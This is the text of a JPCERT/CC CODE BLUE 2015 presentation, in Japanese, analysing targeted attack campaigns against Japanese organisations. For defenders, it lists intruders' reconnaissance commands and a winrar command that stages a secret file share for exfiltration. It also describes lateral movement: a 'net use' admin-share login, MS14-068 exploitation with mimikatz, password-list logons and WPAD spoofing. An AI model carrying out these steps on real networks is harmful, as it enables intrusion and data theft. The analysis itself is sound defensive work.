

CODE BLUE 2015

# 日本の組織をターゲットにした 攻撃キャンペーンの詳細

一般社団法人 JPCERT コーディネーションセンター  
分析センター

朝長 秀誠

中村 祐

# 目次

---

**1**

**はじめに**

**2**

**攻撃キャンペーン A**

**3**

**攻撃キャンペーン B**

# 目次

---

**1**

はじめに

**2**

攻撃キャンペーン A

**3**

攻撃キャンペーン B

# 自己紹介

---

**朝長 秀誠 (Shusei Tomonaga)**

**中村 祐 (Yuu Nakamura)**

- 一般社団法人 JPCERT コーディネーションセンター  
分析センター 所属
- マルウェア分析、フォレンジック

# JPCERT コーディネーションセンター

■ Japan Computer Emergency Response Team  
Coordination Center

## 予防

- 脆弱性ハンドリング

## 予測・捕捉

- 情報収集分析発信

## 対応

- 対応調整支援

早期警戒情報  
制御システムセキュリティ  
CSIRT 構築支援  
国際連携  
**アーティファクト分析**

# JPCERT/CCの高度サイバー攻撃対応状況

2015年4月から9月までの対応件数

130組織

攻撃キャンペーンA

93組織

攻撃キャンペーンB

4組織

# 今回紹介する攻撃キャンペーン

## 攻撃キャンペーン A

- 2012年頃から国内の多数の組織が標的
- Emdivi
- CloudyOmega (Symantec)
- BLUE TERMITE (Kaspersky)

## 攻撃キャンペーン B

- 2013年頃から国内の一部の組織が標的
- APT17 (FireEye)

# 目次

---

**1**

はじめに

**2**


攻撃キャンペーン A

**3**

攻撃キャンペーン B



# 攻撃キャンペーン A の特徴



# 内部侵入テクニックの詳細

---

**初期感染活動**

**情報収集**

**感染拡大（横断的侵害）**

# 内部侵入テクニックの詳細

---


**初期感染活動**

**情報収集**

**感染拡大（横断的侵害）**

# 攻撃パターン

## Timeline of Attack Vector



- アイコン偽装したマルウェアを zip や lzh で圧縮しメールに添付する攻撃が多い
- 標的を絞った攻撃は、やり取り型のメールになる場合がある

# 内部侵入テクニックの詳細

---

**初期感染活動**

**情報収集**

**感染拡大（横断的侵害）**

# 侵入した環境についての調査

## MSが提供している**正規のツール**が利用される

### OSに標準で付属しているコマンドやプログラム

- dir
- net
  - net view
  - net localgroup administrators
- ver
- ipconfig
- systeminfo
- wmic

### 感染後に送り込まれるActiveDirectoryの管理者用ツール

- csvde
- dsquery

# dsqueryの使用例

---


特定の個人を狙っている場合に使われることがある

```
c:\¥>dsquery * -filter "(DisplayName=Yu*Nakamura)"  
-attr name displayName description
```

name	displayName	description
yuunaka	Yu Nakamura	Chief Executive Officer

# メールアドレス情報の収集

- フリーツールの利用（Nirsoft の Mail PassView に類似）
- 外部からメールの受信を試みる
- ➡ 新たな攻撃メールのネタになる可能性が（やり取り型）
- ➡ 組織から組織へと感染が広がる



The screenshot shows a Notepad window titled "1.tmp - メモ帳" with a menu bar containing "ファイル(F)", "編集(E)", "書式(O)", "表示(V)", and "ヘルプ(H)". The text content is as follows:

```
=====
Name                : nakamura
Application         : MS Outlook 2002/2003/2007/2010
Email               : nakamura@example.com
Server              : pop.example.com
Server Port         :
Secured             : No
Type                : POP3
User                : nakamura
Password            : password
Profile             : Outlook
Password Strength   : Strong
SMTP Server         : smtp.example.com
SMTP Server Port    :
=====
```



# 機密情報、個人情報の収集

---

ネットワークドライブの探索



目的とする情報の探索



ファイルの圧縮コピー作成



ダウンロード



痕跡の削除

# ネットワークドライブの探索 1

## NET USEコマンド

```
> net use
```

新しい接続は記憶されません。

ステータス	ローカル名	リモート名	ネットワーク名
OK	T:	¥¥FILESV01¥SECRET	Microsoft Windows Network
OK	U:	¥¥FILESV02¥SECRET	Microsoft Windows Network

## wmicコマンド

```
> wmic logicaldisk get caption,providername,drivetype,volumename
```

Caption	DriveType	ProviderName	VolumeName
C:	3	OS	
D:	3	ボリューム	
T:	4	¥¥FILESV01¥SECRET	ボリューム
U:	4	¥¥FILESV01¥SECRET	ボリューム

↑  
DriveType = 4  
⇒ ネットワークドライブ

# ネットワークドライブの探索 2

## netstat コマンド、nbtstat コマンドの組み合わせ

```
> netstat -an
```

```
TCP 192.168.xx.xx:49217 192.168.yy.yy:445 ESTABLISHED
```

```
> nbtstat -a 192.168.yy.yy
```

名前	種類	状態
FILESV01	<00>	一意 登録済

↑  
445番ポートをキーにして  
ファイル共有サービスの  
接続先を探索

# 目的とするデータの探索

## dirコマンド

```
> dir ¥¥FILESV01¥SECRET
```

¥¥FILESV¥SECRET のディレクトリ

2014/07/11 09:16 [DIR] 協力会社管理

2014/09/04 11:49 [DIR] 知財管理

2014/08/01 09:27 [DIR] 拠点情報

## ネットワークドライブだけでなく感染端末も探索

```
> dir c:¥users¥hoge¥*.doc* /s /o-d
```

c:¥users¥hoge¥AppData¥Local¥Temp のディレクトリ

2014/07/29 10:19 28,672 20140820.doc

1 個のファイル 28,672 バイト

c:¥users¥hoge¥重要情報 のディレクトリ

2015/08/29 10:03 1,214 設計資料.doc

/s : 再帰的に表示

/o-d : 日付順でソート表示

# 圧縮・ダウンロード・痕跡の削除

## RARで圧縮

```
> winrar.exe a -r -ed -v300m -ta20140101 %TEMP%\%a.rar  
“¥¥FILESV01¥SECRET¥知財管理” -n*.ppt* -n*.doc* -n*.xls* -n*.jtd
```

```
Adding ¥¥FILESV01¥SECRET¥知財管理¥委員会名簿(2015.05.01).docx OK
```

```
Adding ¥¥FILESV01¥SECRET¥知財管理¥構成図.ppt OK
```

```
Adding ¥¥FILESV01¥SECRET¥知財管理¥申請一覧.xlsx OK
```

```
Adding ¥¥FILESV01¥SECRET¥知財管理¥設計資料.jtd OK
```

```
·  
·
```

➡ ドキュメント類がフォルダごと圧縮される

➡ C&Cサーバに送信後、rar ファイルを削除

# 内部侵入テクニックの詳細

---

**初期感染活動**

**情報収集**

**感染拡大（横断的侵害）**

# 感染拡大に使われる手法

## 感染拡大パターン

- 脆弱性の悪用(MS14-068 + MS14-058)
- SYSVOL 内のスクリプト調査
- パスワードリスト攻撃
- Builtin Administrator のパスワードを悪用
- ファイルサーバにマルウェアを置く
- fake wpad
- など

# 脆弱性の悪用(MS14-068 + MS14-058)



1. 権限昇格し(**MS14-058**) mimikatz でパスワードダンプ

2. **MS14-068** の脆弱性を悪用し Domain Admin の権限を取得

3. **DC**に mimikatz をコピーし、admin のパスワードをダンプ


4. マルウェアを PC-B にコピー

5. マルウェアを実行するためのタスクを登録

6. タスクによりマルウェアを実行



PC-A



Domain Controller



PC-B



# SYSVOL 内のスクリプト調査

## ポイント

- logon script などにパスワードが書いてある場合がある

## 攻撃インフラ

3. admin のパスワードを探す


2. ダウンロード

1. ログオンスクリプトをダウンロードし、圧縮

6. タスクによりマルウェアが実行される

4. PC-B にマルウェアをコピー

5. マルウェアを実行するためにタスクを登録



Domain Controller



PC-A



PC-B

# パスワードリスト攻撃

## ポイント

- 10~30行程度のパスワードリストおよび Domain Admins のユーザリストを用いてログオンを試行
- logon.exe という自作? のツールが使われる

1. Domain Admins のユーザリストを取得

Domain Controller

2. logon.exeによるログオン試行

3. マルウェアをコピー

5. 実行

4. タスク登録

PC-A

PC-B

# Builtin Administrator のパスワードが同じ

## ポイント

- Domain環境の悪用に活路を見出せない場合に有効な手段
- パスワードハッシュもしくはパスワードをダンプする必要がある

1. 権限昇格し (UAC bypass)  
パスワードダンプ



PC-A

3. マルウェアをコピー

2. pass the hash or net use

```
net use ¥¥PC-B¥¥IPC$ [password] /u:Administrator
```

4. タスク登録

5. 実行



PC-B

# ファイルサーバにマルウェアを置く

## ポイント

- 他に手段がない場合に効果的

1. 既存のファイルを、アイコン偽装したマルウェアにすり替える



PC-A



ファイル  
サーバ

2. ファイルサーバ上のマルウェアを実行




PC-B

# WPADの悪用

## WPAD (Web Proxy Auto-Discovery)


- デフォルトで有効
- 自動構成スクリプトを
  - DHCPサーバに指定されたURL、もしくは
  - **http://wpad/wpad.dat** から取得する



# WPADの悪用(step 1: NetBIOS Spoofing)

## ポイント


- WPADが構成されていない環境で有効
- NetBIOS Spoofing



